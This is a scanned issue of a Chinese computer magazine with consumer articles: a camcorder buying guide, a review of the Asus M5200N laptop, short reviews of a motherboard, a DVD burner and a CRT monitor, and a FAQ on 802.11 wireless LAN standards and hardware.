时光永留存——3000元级DV选购指南



■老菜

现在流行玩什么？现在流行玩DV(数码摄像机)！想想也是，无论是北国冰封、南方春意，还是酷暑炎炎、秋意萧萧，无论是记录下同学美好时光，还是记录下家庭的平常生活乃至宝宝的成长脚印，自己有一台DV那将是很轻松随意的事，动态的影像永远都是DC的静态图像不能比的。当然，DV的玩法肯定不止于此，现在流行的自导自演拍DV故事片，各电视台争购DV新闻……这些等等，如果你有心，都可随时用你的DV记录下来，说不定会为你的生活打开另一片天空。

一、三千元买真正的DV

一台主流DC也要3000元，3000多元也能买DV？3000多元的DV能用吗？3000元左右的DV不会是电视上吹得挺火的“XX拍”吧？……我想你在看了本文标题之后一定会这么问吧，不急，答案就在下面。

1.价格为什么能降？

现在的电脑产品价格降得都比较快，想想去年还卖5000～8000元的热销DV今年却只要3000～5000元就能搞定。

此外，大多数普通读者玩DV都是以记录和分享快乐时刻为目的，影像发烧类的消费并不多。所以，笔者个人始终认为，做为一般家庭用户在选购DV时要么选择万元左右的高端产品(如果你是一个发烧友，那么最好选择一万五以上的产品，低于万元的产品也可以不用考虑了)，要么就考虑价格在3000～4000元级的产品。你不用十分迷信5000～8000元级的产品能为你的个人拍摄带来更多的性能提升，在绝大多数情况下，目前3000～4000元级产品的拍摄效果并不比很多5000～6000元级的产品差。所以，普通读者在选购DV时不用“这山望着那山高”或“高不成低不就”，目前3000元～4000元级的DV已完全能满足你的家用需求了(当然，不在乎银子，经济很富裕的读者不用考虑此建议，哈哈)。

3000元左右的DV不会是电视上吹得挺火的“XX拍”吧？当然不是，我们所要推荐的DV是由SONY、松下、JVC、佳能、三星等大厂推出的真正的DV。区别二者的方法很简单，例如从功能上比较，目前卖2XXX元的“XX拍”和只比其贵几百元的三星VP-D80i摄像机相比，后者有80万高像素的CCD影像感应器，具备10倍光学变焦400倍数码变焦功能，而前者采用的是CMOS传感器，只有简单的数码变焦功能。

2.入门级DV购买要点

选购低价DV时需要注意些什么呢？

首先，大家知道CCD和镜头是DV的最重要组件，其关系到DV的成像质量，例如3CCD的一般比单CCD的要好，但3CCD机的价格一般不低，所以你在选择3000～6000元级DV时更应看重CCD的尺寸，也就是说同样的像素下面积越大越好，如1/4英寸CCD一般要比1/6英寸CCD要好(由于1/6英寸CCD感光面积较小，这不可避免会造成DV弱光拍摄能力的不足。在光线略显不足的环境中，拍摄画面会存在较明显的噪点)，当然这也要看厂家的技术“设计”能力。

此外，目前3000～4000元级的DV大多采用的是80万像素的CCD，这也足够应付家用，大家不必盲目强求高相素(如百万像素以上)，拍摄影片效果的提升并不大，只会些许提升静态照片的拍摄质量。但就像买DC不要看重其短片拍摄功能一样，买DV你千万也不要迷信其静态拍照功能(DV/DC二合一)，其纯属闲来无事玩玩而已。在选购DV时，更应关注其镜头口径(越大通光量越好)，CCD的动态像素(也是越大越好)。

此外，目前一些厂家的同系列3000～4000元级的DV和6000～8000元级的DV的一个明显省略就是没有存储卡插槽或输出接口要少一两个，个人认为这些都不应成为你多掏钱“求高”的理由。同理，目前4000～6000元级的DV大多都带有红外拍摄、彩色夜摄、自带摄灯、数不清的特效等功能，如果你无特别需要，这些功能也只可做为“摆设”，权当有比无好，但不用做为重点看重。

许多读者都喜欢选择最小巧的DV来用，但笔者认为这还是要适可而止，DV并不是越小越好越招人爱。越便携的DV其画质一般也不可能越好，在重量的选择上，500克左右的产品亦不算太重。

最后，一些DV只有IEEE1394接口，而本身也不带IEEE1394卡，因此需要自己购买一块IEEE1394扩展卡。目前PCI的IEEE1394扩展卡售价100元左右。

3.购买需注意服务

在选购DV时除了挑选正规有实力的商家(最好是正规代理商)购买外，千万不要盲目听信商家的宣传，跟着商家的“指导”走，要相信自己的眼睛(仔细检查外观，应无使用痕迹或破损，取景器及液晶显示屏应无坏点等)和以实拍效果为准，并应尽量挑选市场销量大、市场反应良好的成熟低价机型。

此外，要注意水货，以免保修出问题。辨别水行货并不复杂，行货应具有以下几个基本特征：随机附件、中英文说明书齐全，且行货都有中文说明书，行货机身上应有中英或中日双语标签，全英文或全日文标签都不是。保修卡上机器号和DV机盒及机身序列号应一致，而且可拨打其免费电话进行查对。

二、主流产品介绍

目前3000元级的DV性能在万元内家用级DV中并不低，其一般都具备80万的像素，500线的解析度，同样能拍摄出适合于需求的DV来。



●松下NV-DS60/65

参考价格:3350/3900元

松下NV-DS60/65使用1/6英寸的80万像素CCD，动态有效像素40万。123mmX65mmX82mm外型尺寸，，具有10倍光学及500倍数码变焦功能，清晰度可达500线。带一个2.5英寸的LCD，有彩色夜视和照片拍摄以及淡入淡出功能，其外壳为金属材质，机身重量440克。DS60为使用者提供了光学防手震功能，还有可以轻松对DV实施操控的线控棒，这样你在拍摄时不用担心手部抖动造成拍摄质量不好。松下的DS60/65这两款低价DV具有操控简单，拍摄效果不错的特点，值得入门用户在选购时重点关注。



●索尼TRV19E

参考价格:3998元

索尼DCR-TRV19E的尺寸为71mmX90mmX112mm，净重520克。其内置80万像素Advanced HAD CCD影像感测器，具备120倍精确数码变焦和10倍光学变焦能力(采用优质“蔡司”镜头，卡尔蔡司镜头是优质画质的有效保证)，配备12万像素2.5英寸精确液晶轻触式显示屏，配备超级电子防震系统，配备夜摄功能，可于黑暗环境下摄录，具备USB、IEEE1394等接口。索尼和松下是DV界的泰山北斗，这款低价入门DV同样值得你在选购入门产品时重点考虑。



●佳能MV600i

参考价格:3950元

MV600i的CCD是80万像素、有效像素40万，MV600i采用了18倍光学变焦镜头，具有360倍数码变焦能力，水平清晰度625线。佳能MV600i是MV650i的简化版本，两者的外形一样，同样是2.5英寸液晶屏、取景器为0.33英寸TFT彩色LCD，只不过MV600i没有存储卡插槽，使得照片只能保存在DV带上。MV600i主要按键不具有MV650i的六色发光功能，机身上没有USB接口，通用性不如MV650i。但可以看出，MV600i简化掉的都是一些附加功能，其与拍摄质量有关的一些关键性因素并没有下降。此外MV600系列DV在设计及功能设定上虽以MV500为蓝本，但相片及影片模式的性能却发挥得更好，这全赖配备了佳能最新技术，如Digic DV(数码影像处理系统)多项架构拍摄系统。



●JVC GR-D30AC

参考价格:3600元

JVC GR-D30AC是一款入门级DV数码摄录机，配备1/4英寸80万像素CCD，使用超高频段处理器，解像度高达520线。具备IEEE1394输入/输出和照相功能，可防抖动，能四声道录音。中文菜单操作方便，具备多种摄影与放像特效(数码划变和场景转换)，具备2.5英寸液晶显示屏，彩色取景器。具备全自动智能摄影灯，16倍光学变焦700倍超级数码变焦，数码彩色夜眼功能。具备数码时基校正器，视频快相模式，配备高级软件包(Digital Photo Navigator“数码照相导航器”、Image Mixer“图像混合器”)。性价比还不错，值得入门用户关注。



●夏普VL-Z301D

参考价格:3980元

夏普VL-Z301D这款产品使用了一片1/4英寸80万像素的CCD，具备10倍光学及500倍数码变焦功能，有一个2.5英寸LCD和SD卡插槽，全中文菜单，使用了黑白电子取景器，机身重量为478克。该产品是专为家庭用户量身设计的，而且Viewcam Z系列是世界上最先采用“CG硅系统液晶显示器”技术的产品，与其他液晶相比，其精细度可提高约1.7倍，可以实现21.5万画素的高清晰显示。此外，该机比较具有特点的是其“摄像头与机身回转功能”，其机身可作225度旋转，镜头也能旋转90度，以便于不同角度拍摄，从而减轻操作疲劳。



●三星VP-D80i

参考价格:3100元

三星VP-D80i机身较小巧，其尺寸为63mmX90mmX178mm，净重540克，一只手便可以操作摄录全过程。VP-D80i拥有80万高像素的CCD影像传感器，具备10倍光学变焦400倍数码变焦能力，可达到500线的画面质量。它带有一块2.5英寸的彩色液晶TFT屏幕(彩色中文菜单)，可实现360度旋转。对声音的采集，VP-D80i设有12位和16位两种PCM立体声模式，可以较准确地拾取拍摄时周围的声音。VP-D80i的记录格式采用DV格式，输入输出使用IEEE1394接口，也可通过USB接口连入电脑。为了配合国内用户的使用，三星VP-D80I数码摄像机采用了PAL制式。最重要的是面对日系DV的强势，会侃价的读者3000元内就能将它搞定了。

“穷人”也能玩DV，通过我们以上的介绍，我们相信你在看了本文之后一定能从中挑到一款你满意的价廉物美的DV产品，买得顺心，“摄”得开心！ CF [SC09]

全内置12.1英寸的诱惑

——华硕M5200N笔记本

■ CFAN评测室



图1

12.1英寸笔记本是能够容纳标准笔记本键盘的最小尺寸，因此12.1英寸笔记本也就能同时占据轻薄型笔记本和全内置全功能笔记本两边的市场。同时又由于12.1英寸笔记本体积小，整合程度很高，非常考验厂商的设计能力，是体现厂商实力的地方，因此12.1英寸笔记本成为笔记本大厂的必争型号。作为笔记本大厂的华硕也推出了迅驰结构的全内置12.1英寸笔记本——M5200N（见图1）。

一、标准的迅驰配置

我们评测室拿到的华硕M5200N是采用迅驰技术的机型，基本配置如下表：

配　件	型　号
CPU	Pentium M 1.4GHz
主板芯片组	Intel855GME
内存	256MB DDR333
硬盘	40GB 4200转 IBM Travelstar 80GN
显示设备	Intel整合显示核心+12.1英寸TFT真彩色液晶显示屏，支持XGA 1024×768分辨率
光存储	松下COMBO
网络设备	Intel2100 802.11b无线网卡+RealTek 10/100Mb芯片模块+56Kbps MODEM
输入设备	全尺寸83键带热键笔记本键盘+触控板
外置接口	3×USB2.0+1×IEEE1394+1×VGA out+1×PCMCIA+1×4合1读卡器
电池	2200mAH和4400mAH电池各一节

华硕M5200N有黑色和白色两种色泽搭配，整体采用非常仿iBOOK的设计风格，这从白色型号上更能明显地感觉出来。华硕M5200N的接口分列于笔记本的左右后三边，可更换的电池也位于笔记本的后部，银灰色的电池完全与笔记本融为了一体（见图2）。M5200N的光驱位于左侧，散热为右侧底部进风，右侧面散热。由于12.1英寸全内置笔记本中的光存储部分必然要占用很大的空间，因此优秀的整体设计就更为重要，我们下面就来看看M5200N的设计特色。



图2

二、剖析M5200N

从外壳看，M5200N很像没有光存储部分的S5200N的左右接口调换了方向，不过实际情况更为复杂。




图3

从拆开的底部可以看到（见图3），笔记本发热最大的CPU部分是向下放置的，依靠CPU插槽以及笔记本电路板的隔热，使CPU的热量不会传递到笔记本的正面。CPU依靠两条大功率热管散热，同时散热风扇紧靠进风口和出风口，最大限度地用外界冷空气散热。这样的设计使M5200N有很不错的散热效果，即使把风口堵住，让笔记本背部发热，笔记本的正面依然保持在很适合使用的温度上，这在床上看影碟等特殊状况下很有用。当然，我们不建议这样用。受空间限制，M5200N的内存为直接焊在主板上的，另外提供的一个内存插槽可以再扩展512MB内存。由于M5200N采用的DDR333内存，较同档次其他笔记本更高，因此也有更好的性能。M5200N的无线网卡藏在CPU与光存储部分之间，可更换，但如果要升级需要完全取下背盖，不太方便。M5200N的光存储为松下COMBO，厚度为9.5mm，较一般笔记本光存储的12.5mm更薄。M5200N的硬盘放置也有特色，是用放震套套住放在硬盘盒内的，没有固定。优点是减少突发震动引起的损害，缺点就是机械强度不够好。

M5200N的北桥、南桥、PCMCIA控制器等发热相对较小的芯片则在电路板的正面，使M5200N的正面使用温度很低(见图4)。

三、试用感受

从感受方面来看，M5200N的键盘是普通的X构架笔记本键盘，打字声很小，弹性不错。M5200N的触控板和按键高度平齐，按键本身也是金属一体设计，视觉效果相当不错。不过这样也使触控板的边缘较模糊，需要一段时间适应，另外就是触控板的耐磨性需要加强，因为在我们这段试用期内，触控板表面的细微颗粒感已被磨为近乎光滑。作为补偿，M5200N附送了一个罗技晶貂，




图 4

属于笔记本鼠标中相当不错的型号。

M5200N 的整体噪音相当小，即使在夜深人静使用也较难引人注意，不过光存储部分读碟的声音依然偏大。自带的两个立体声扬声器也比 S5200N 的单扬声器效果更好。电池方面，我们采用 M5200N 自带的 4400mAH 电池进行了实际使用测试，100% 电量能够支持观看 DVD 影片 3 小时左右，或者玩 3D 游戏《魔兽争霸 3》约 1.5 个小时，再搭配另一节 2200mAH 电池，相信 M5200N 完全能满足国内航线的旅行需求。不过总的来说华硕的笔记本在电池管理方面还需要挖掘潜力。

重量方面，M5200N 带上两节电池，再加充电器、鼠标以及笔记本包，重量为2.5公斤，相当轻巧，适合公务旅行。

性能方面，M5200N 的多媒体效果不错，3D 游戏也能满足基本需要，《反恐精英》能够稳定在 60fps，并且 LCD 也没有明显拖影，《魔兽争霸 3》也相当流畅。

测试成绩

显示设置：1024 × 768，32 位色	
DirectX 8测试	
3DMark2001 SE	2077
DirectX 9测试	
3Dmark2003（0340 版）	104
OpenGL测试	
Quake3 Demo001 最高画质	42.3ps
整体性能测试	
PCmark2004	2388

总体来说 M5200N 在 12.1 英寸笔记本中属于将便携性、时尚性、整体性能、使用舒适度结合得比较好的机型，适合注重性能和便携，并需要经常使用光驱的用户使用。 CF [SC10]

佰钰五星豪华套餐



对现在讲求实用的用户来讲，超频、电压调节这些DIY功能并不能吸引注意力，而像不开机听CD、放FM广播这类扩展性功能则更能让人关注。如果你是这类用户，不妨关注一下这款佰钰五星豪华套餐。

佰钰五星豪华套餐实质是一块佰钰的4865PE型号主板与主板大夫III的产品套装。

佰钰4865PE主板是一块标准的865PE主板，采用三相供电系统，全尺寸ATX结构，红色PCB板，带有标准的IDE、SATA、AGP等扩展口，6声道输出AC97声音芯片，4条内存扩展槽。特别的是四条内存扩展槽采用了红白两种颜色的插件，这样能方便初学者安装双通道内存条：只要将两条同样的内存插入同样颜色的内存插槽中，双通道内存就能启动了。

主板大夫III则是一套前置5英寸驱动器，通过与主板以及硬盘、光驱的连接，能够提供主板启动诊断、不开机听CD、收听FM广播、提供前置USB以及耳机插孔这些功能，大大丰富了电脑的使用功能，并且安装也并不复杂。

主要优点:	主板功能完善，外置驱动盒的功能也丰富实用
主要缺点:	外置驱动盒制作工艺需要提高。
厂商电话:	0755-82469258　CF [SC11]

台电女娲8X DVD+/-RW



DVD刻录格式之争还没有最终的胜利者，因此全兼容的双格式DVD刻录机成为不少用户的首选刻录机产品。台电最新推出的女娲8X DVD刻录机又是一款支持双格式的刻录产品。

台电女娲8X DVD+/-RW刻录机采用联发的MT1816E芯片加MT1818E为主控芯片，日系激光头，配备2MB缓存，支持最高8X DVD+R写入，4X DVD+RW擦写，4X DVD-R写入，2X DVD-RW擦写，12X DVD-ROM读取，支持40 CD-R写入，24X CD-RW擦写，40X CD-ROM读取，配合JustLink防刻死技术，功能相当全面。

台电女娲8X DVD+/-RW刻录机为标准全尺寸5英寸驱动器，面板有白色和银灰两种色泽，适合搭配各种色彩的机箱。由于DVD刻录对刻录环境要求更高，因此台电女娲8X DVD+/-RW刻录机内部的接缝处都有泡沫橡胶做密封用，最大限度避免刻录时灰尘进入刻录机，这对我们来说是很实用的设计。

实际测试表明，台电女娲8X DVD+/-RW刻录机的读取、刻录能力都达到了标称的标准，以8X刻录一张4.5GB容量的DVD+R碟花费约11分钟，相对4X和6X的速度有明显提升。

主要优点:	兼容性强
主要缺点:	无前置CD播放孔
厂商电话:	020-87590000　CF [SC12]

优派E71f显示器



17英寸CRT显示器已经是技术很成熟的产品了，因此新品的定价也在不断下调，优派E71f就是新一款千元以下的名牌17英寸CRT显示器。

优派E71f是在优派广受欢迎的高性价E70f基础上推出的升级换代产品，采用Perfect Flat技术的丹娜管纯平显像管，提供了清晰、细腻的画面质量。外观方面E71f采用了时尚、简约的欧洲工艺设计，承袭了优派一贯的经典、优雅和浪漫主义的风格，配合象牙白色的外壳，以及显示器左上角的“胡锦鸟”标志，使优派E71f适合审美观较传统、浪漫气质、讲求生活品味的用户群。

指标上，优派E71f为0.25mm点距、带宽110MHz、最大水平扫描频率71KHz，最佳分辨率1024x768@85Hz，最大分辨率1280x1024。作为一款千元以下的显示器，优派E71f的显示质量应算中上水平，边角聚焦清晰，线条显示无明显弯曲，整体色彩

主要优点:	相同价位下显示效果不错
主要缺点:	只通过了MPR II环保认证
厂商电话:	800-820-3870　CF [SC13]

WLAN二三事

■ CFan评测室

仅仅一两年以前，WLAN(无线局域网)还是一种新生且成本高昂的技术，但现在，无线局域网已经成为一种越来越接近大众用户的产品。然而，由于其应用范围相对于有线网络还是比较小，所以也就给普通用户带来了很多的不解。我们的这篇文章，就是为了解答这些令人迷惑不解的问题的。



▲著名的熊猫PM828 GPRS上网卡，以其较低的价格和独特的弹出式天线设计都广受欢迎

一、WLAN九大疑问

问题一:什么人需要WLAN？

回答这个问题，就先要了解无线局域网和有线网络的优缺点——无线网络的“无线”，就是它最大的优势，但也正因为“无线”，所以它的传输速度慢、稳定性差、安全性差，而相对的，这正是有线网络的优势所在。

毫无疑问，对于台式机来说，无线网络是没有什么意义的，既然能够在布线时流出电源的位置，自然也能预留出网线的接口。所以，对于无线网络，有最大需求的人，是需要移动办公的用户，具体的说就是笔记本和掌上电脑的用户。

无线网络的另一个主要用户是大型企业，虽然其速度、稳定性和安全性都不如有线网络，但使用灵活，无论是移动网络节点还是进行网络扩容都非常简单，比需要重新设计线路的有线网络成本低很多。所以在这些单位中，在安全级别较低的系统中使用无线网络成为一个普遍趋势。



▲SMC出品的802.11a网卡，价格高达170美元以上

问题二:WLAN和GPRS、CDMA等的无线上网有什么区别？

表面上看起来，WLAN和GPRS等都是使用一张“网卡”插在笔记本里，然后就可以浏览因特网，但是这二者有着根本的区别。

WLAN正如其名，它是一种局域网层次上的无线网络，WLAN在使用中，必须有同样支持WLAN的设备与之连接，并且需要通过专用的路由或代理设备才能使用因特网。而GPRS/CDMA上网卡则使用移动通信的相应服务来提供上网服务，可以随时随地地使用因特网，但代价就是速度很慢且像手机一样要按月交费。

概而言之，WLAN就像是普通网卡的无线化，而GPRS、CDMA网卡的上网方式，就是MODEM的无线化。

问题三:802.11b、802.11a、802.11g都是什么意思？

802.11b、802.11a、802.11g都是IEEE颁布的无线网络标准。IEEE属下的802工作组从1980年开始制定无线网络标准，并于1997年，在历时17年的工作后，制定了无线局域网的第一个标准IEEE802.11。随后，又于1999年8月颁布了IEEE802.11的补充标准IEEE802.11b。在实际使用中，IEEE802.11并未真正成为市场产品的标准，而IEEE802.11b以其比IEEE802.11快5倍，与10MB网卡相当的速度成为历史上第一个真正的无线局域网市场标准。

IEEE802.11a则是为了解决IEEE802.11b速度慢、抗干扰能力差的问题而出现的，它并不是IEEE802.11b的补充标准或后续标准，而是与IEEE802.11b平行的一个无线局域网标准，二者互不兼容。

相对来说，802.11g才是802.11b真正的后续标准，它使用了与IEEE802.11a相同的编码方式，能够达到与IEEE802.11a接近的速度，而同时，又与IEEE802.11b兼容，这是目前被最为看好的一种无线网络标准。

问题四:802.11b、802.11a、802.11g有什么区别？各自的优缺点是什么？

IEEE 802.11b是目前使用最广泛的无线局域网标准，由于Intel“迅驰”的强制捆绑，802.11b已经成为事实性的无线局域网标准。

但是，802.11b的缺陷也是十分明显的，首先，它的速度很慢，只有11Mbps，与已经达到千兆的有线网相比差距悬殊。同时，802.11b使用的是2.4GHz的工作频率，这个频率是不需要无线电学会认证的公共频率，不需要使用费用使得802.11b的成本很低。但是，正因为是公共频率，所以2.4GHz也是电话、微波炉等很多家用电磁设备所使用

的频率，所以，802.11b在使用中很容易受到其他无线电波的干扰。

另外，802.11b自身的保密性能也不佳，在国外已经出现专业的商业间谍，每天在写字楼附近寻找“热点”，破译后盗取数据出售。

但是，802.11b有自己的优势，除了前面所说的兼容性外，802.11b最大的优势是功耗小，传输距离远。一般都可以保证至少室内100米、室外300米的通讯，部分大功率网卡，特别是使用外置天线的网卡更是可以达到近600米的室外连接。

802.11a使用的是5GHz的工作频率，这个频率是802.11a所独占的，所以在理论上，802.11a不会受到任何其他电器设备的干扰，而且802.11a的编码方式也和802.11b不同，这使得802.11a可以达到54Mbps的速度，且拥有更好的保密性能。但也正因如此，802.11a设备的成本中必须包含频率占用的使用费用，这就使得802.11a设备的价格高昂，同时，802.11a由于在频率上不兼容于802.11b，所以802.11a设备只能在802.11a网络中使用，而不能与普遍使用的802.11b网络混用。因此，802.11a大都为大型企业所采用，建设专用的802.11a网络用于对性能要求较高的WLAN工作。



▲BUFFALO 802.11g网络套件

而802.11g则可以认为是802.11b和802.11a的折中产物。它使用了2.4GHz的工作频率，这使得它可以和802.11b网络兼容，而它采用的编码方式类似于802.11a，这使得它同样可以达到54Mbps的传输速度，并且有更好的保密性能。

看起来，802.11g似乎是最完美的WLAN标准了，事实上，802.11g也的确是目前成长最快、被很多人认为将会取代802.11b的标准。但这并不意味着802.11g真的很完美。

为了保持兼容性，所以802.11g同样使用了2.4GHz的工作频率，但这也使得它和802.11b一样易受干扰。而与此同时，即便为了兼容性而牺牲了稳定性，802.11g对802.11b的兼容也并不完美。

在一个混编的无线局域网中，当节点为802.11b设备而用户电脑为802.11g时，802.11g网卡也只能工作在802.11b的速度上，而当节点为802.11g、用户电脑为802.11b时，问题甚至更糟——由于节点设备要不断在不同设备的802.11g和802.11b信号间进行校验，不仅节点会被“拖慢”，已经很慢的802.11b设备还会变得更慢。只有在“纯粹”的802.11g网络中，系统才能工作在理想状态下。所以相当一部分802.11g设备都采用自动双制式设计，当检测到有802.11b设备加入时，它就干脆将整个网络转为802.11b模式工作，以避免兼容性问题。

802.11g的最后一个缺陷，是它的传输距离太短，室内只有10米左右的传输距离不仅不能和802.11b的几百米相比，就连802.11a都不如。

所以，没有哪个标准是完美无缺的，802.11b是事实性的使用标准，但除此之外就乏善可称；802.11a性能无可挑剔，但封闭的规格和高昂的成本使得它的路越走越窄。802.11g在设计上折衷了二者的优点，也同时“继承”了它们的缺陷。所以，一些高档的WLAN设备干脆就同时支持这三种标准，以达到最大程度的适用性。



▲USR出品的笔记本用802.11g TURBO网卡，价格在200美元左右

小知识:802.11b+与802.11g TURBO

这两种产品很少见到，因为它们并非IEEE的正式标准。前者是D-Link推出的802.11b的改进版本，可以达到22Mbps的速度，而后者是USR(还记得“黑猫”吗？)推出的802.11g的改进版本，可以达到目前最高的100Mbps传输速度！但是这都只是厂商自己的改进行为，只有整个网络都使用同一厂商的同一系列产品时，才能达到这样的性能，否则网络会自动降速成标准的802.11b/g，所以实际意义不大。

问题五：Wi-Fi是什么？就是IEEE 802.11b吗？

▲WiFi认证标志

我们经常可以看到一些WLAN产品上标着“Wi-Fi"的标记，一些经销商声称“Wi-Fi”和IEEE802.11b是一个含义，支持IEEE802.11b的产品就是“Wi-Fi”产品，是不是这么一回事呢？

其实，这种说法纯属似是而非，IEEE802.11b是一个技术标准，制定它的IEEE是一个技术性学会，它自己只是负责制定技术规范，但并不从事具体产品的认证工作（这点和ISO国际标准化组织是不同的），所以，无线网络产品专利的主要生产厂商成立了一个名为Wi-Fi的联盟——无线以太网协会的组织，凡是经过其认证的产品，都被打上一个“Wi-Fi CERTIFIED"的标记，表示其经过测试完全兼容于IEEE802.11b标准，这就是Wi-Fi的由来(和HI-FI可是毫无关系哦)！

简单地说，这就像显示器里的TCO认证，并不是一个强制性的认证标准，通过TCO的显示器固然性能很好，但没有去作认证的未必就不行。当然，具体到无线设备选择上，选择通过Wi-Fi认证的产品肯定不会有兼容性的问题，但认证是成本的一部分，所以也有很多优秀的产品选择了不去认证。

问题六:WLAN设备都包括什么？



▲从AP中拆出的用作发射卡的无线网卡

无线局域网的设备，主要包括无线接入点和无线网卡两大类，无线接入点也称AP(Access Point)，是用于连接有线网络和无线网络的节点。其作用相当于有线网络中的HUB/交换机。

而无线网卡，顾名思义就是无线网络中所使用的网卡。目前无线网卡由于接口不同，包括台式机使用的PCI接口/USB接口网卡和笔记本使用的PCMICA接口/CARDBUS接口/MINI PCI接口网卡以及掌上电脑使用的CF卡接口等种类，SONY公司还为自己的产品设计了独一无二的MS接口无线网卡。

另外，无线局域网设备还有其他几种较为少见的设备：



▲使用外置天线的PCI无线网卡

接力器(EP):其作用类似有线网络的中继器，用于延长AP的信号范围，通过EP装置，可以将一个AP的信号传输到超出原有覆盖范围的另一个AP装置，用于大规模无线网络中。

外置天线:无线网卡一般都使用内置天线，由于受到天线长度和机身屏蔽的限制，所以信号往往会受到影响，此时就需要在原有内置天线上加装外置天线，它通过同轴电缆与内置天线连接，比内置天线大很多，而且摆放比较自由，从而获得较好的信号。事实上，AP内部的信号发射电路一般就是一块工程版的笔记本网卡，只是使用了外置天线就使得它的信号变强了很多。



▲微波定向天线

定向天线:外置天线和接力器用于普通的无线网络架设已经足以，但个别情况下，例如大企业要在两栋楼房之间建立WLAN网络联系，此时普通的外置天线已经不够，而中间也很难安装接力器。此时就要使用定向天线。它使用了类似雷达式的天线结构，将信号集中在一个非常狭窄的区域内发射出去，单位角度内的信号非常强。而且很多定向天线还使用了功率增强设计，所以将两个定向天线互相对准的时候，可以将信号传输的距离延长到数百米甚至近十公里之多。

SOFT-AP:顾名思义，软AP。这是近几个月来开始广受关注的产品，其实它的硬件部分就是一块标准的无线网卡，但在网卡芯片支持的前提下，通过驱动程序使其提供与真正的AP一样的信号转接、路由等功能。与传统AP相比，它的成本要低很多，功能上却丝毫不差。只是由于这一切都是驱动程序完成的，所以SOFT-AP必须安装在一台电脑上，并且该电脑永远不能关闭，而不能像真正的AP一样可以任意独立使用网络中的任何一台电脑。由于缺少了独立工作这一AP的重要特性，所以对于SOFT-AP的前景，无线局域网设备商们还在观望(一般来说，传统网络服务厂商大都不看好该技术，而网卡厂商则大都对此抱有兴趣)

问题七：AP、无线HUB、无线网关、无线路由器、无线网桥都是一回事吗？

这些名词，应该是大家经常在媒体文章和厂商的广告中看到的，也经常有朋友给我们写信来问，“它们有什么不同？都是干什么用的？”。

其实，无线网关、无线路由器、无线网桥指的都是同一种东西，它真正的标准名称就是“无线路由器”，或是“带路由的AP”(注意，在有线网络中，网关、路由器、网桥严格意义上是完全不同的东西，但是无线网络设备远没有发展到那么细分的程度，所以这三个名词加上“无线”二字时，其实都是在指同一种用于不同网络间互连的无线设备)。而它的无线HUB，统称为AP，即“无线接入点”。

无线接入点是用于组建无线网络的中心点，所谓无线HUB，就和有线网络的HUB一样，用于连接同一个WLAN中的电脑(其实其工作方式更接近于交换机，但无线HUB的名字大家都已经叫惯了)。无线HUB分为两类，一种只有无线连接功能，不能与没有无线网卡的电脑连接。而另一种则带有一个标准的RJ-45接口，可以连接一台普通电脑，用户可以将该电脑设置为代理服务器来使WLAN与因特网连接(也可以连接带有路由功能的ADSL MODEM等，完成自动上网)。显然，后一种产品使用上更加灵活。



▲微星出品的无线HUB

无线路由器，则是一种带有路由功能的交换机，与无线HUB相比，无线路由器除了带有多个针对有线网的接口外，还有一个具备路由功能的RJ-45接口，这个接口可以用于连接外网，并赋予和其他接口不同网段和网域的地址标志，从而使得无线路由器所连接的电脑都可以直接通过无线路由器来访问外网的资源。

相对于无线HUB来说，使用无线路由器作为无线节点，可以省去需要另外配置的服务器或路由器，显然更加合算，但无线路由器本身的价格要比无线HUB高得多，大约相当于同品牌、同水平的无线HUB价格的两倍。

问题八：哪种无线网卡更好？

前面，我们介绍了无线网卡的各种类型，那么在有多种不同的无线网卡可供选择的情况下，哪一种更好呢？我们



▲USB接口的台式机无线网卡

就根据一般的情况来分析一下——

对于掌上电脑来说，没有什么可以选择的，因为只有CF卡接口和MS卡接口两种，后者还是SONY专门为自己的产品设计的。

而台式机的无线网卡，则包括两种——PCI接口和USB接口的产品。


▲PCI接口的台式机无线网卡



▲CF卡接口的无线网卡

实际上，台式机本身并没有使用无线网卡的绝对必要，之所以会出现台式机的无线网卡，主要是为了在有线接口不足的无线局域网中，保持台式机和使用无线网卡的笔记本能够同在一个网段的需要。

所以，在过去，并没有真正意义上的台式机无线网卡，大都是使用笔记本网卡＋外置天线＋桥接芯片制成PCI卡的设计。现在也有大量的台式机无线网卡使用这样的结构，这种网卡大都使用直插式天线(像AP的天线)，它的问题在于天线由于受到机箱阻挡，信号会受到一些影响。

而随着支持无线网络的主板问世，出现了很多直接支持PCI接口的无线网络芯片，这些产品大都用于主板制造，但也有少数用于生产独立的网卡，这些网卡和板载的无线网卡一样，使用同轴电缆连接的独立外置天线，信号比较好，但天线外置显得有些罗里罗嗦。

而USB接口的无线网卡使用起来最为方便，不用时随时可以拔下来，天线更是可以自由放置，而且也可以拿去为笔记本或其他电脑使用。但是USB接口网卡的CPU占用率和稳定性都不如PCI接口的产品。

笔记本网卡的情况则同样复杂。

笔记本无线网卡通常也分作三种，一种是32bit PCMICA接口的网卡，这种产品现在已经越来越少；另外一种是同样使用PCMICA的接口结构，但使用CARDBUS标准的PCMICA网卡，这是目前笔记本独立无线网卡的主流；再有就是“迅驰”那样的使用笔记本专用的MINI PCI接口的内置式无线网卡。我们主要说说后两种。



▲Intel的两款无线网卡，上面的802.11a网卡使用了CARDBUS接口，而下面的802.11b网卡则使用的是PCMICA接口

PCMICA无线网卡的优势，主要就在于它的信号很好，因为PCMICA网卡大都使用外置式的天线，不会受到有电磁屏蔽功能的机壳和人体的阻挡(人体内水的共振频率也是2.4GHz，对无线网卡的信号有吸收作用)，但是PCMICA接口的CPU占用率比较高，同时，最大的缺点还是在于它总是要多出一块天线的部分，外观看上去太别扭，如果在携带中不取出来，也容易碰坏。

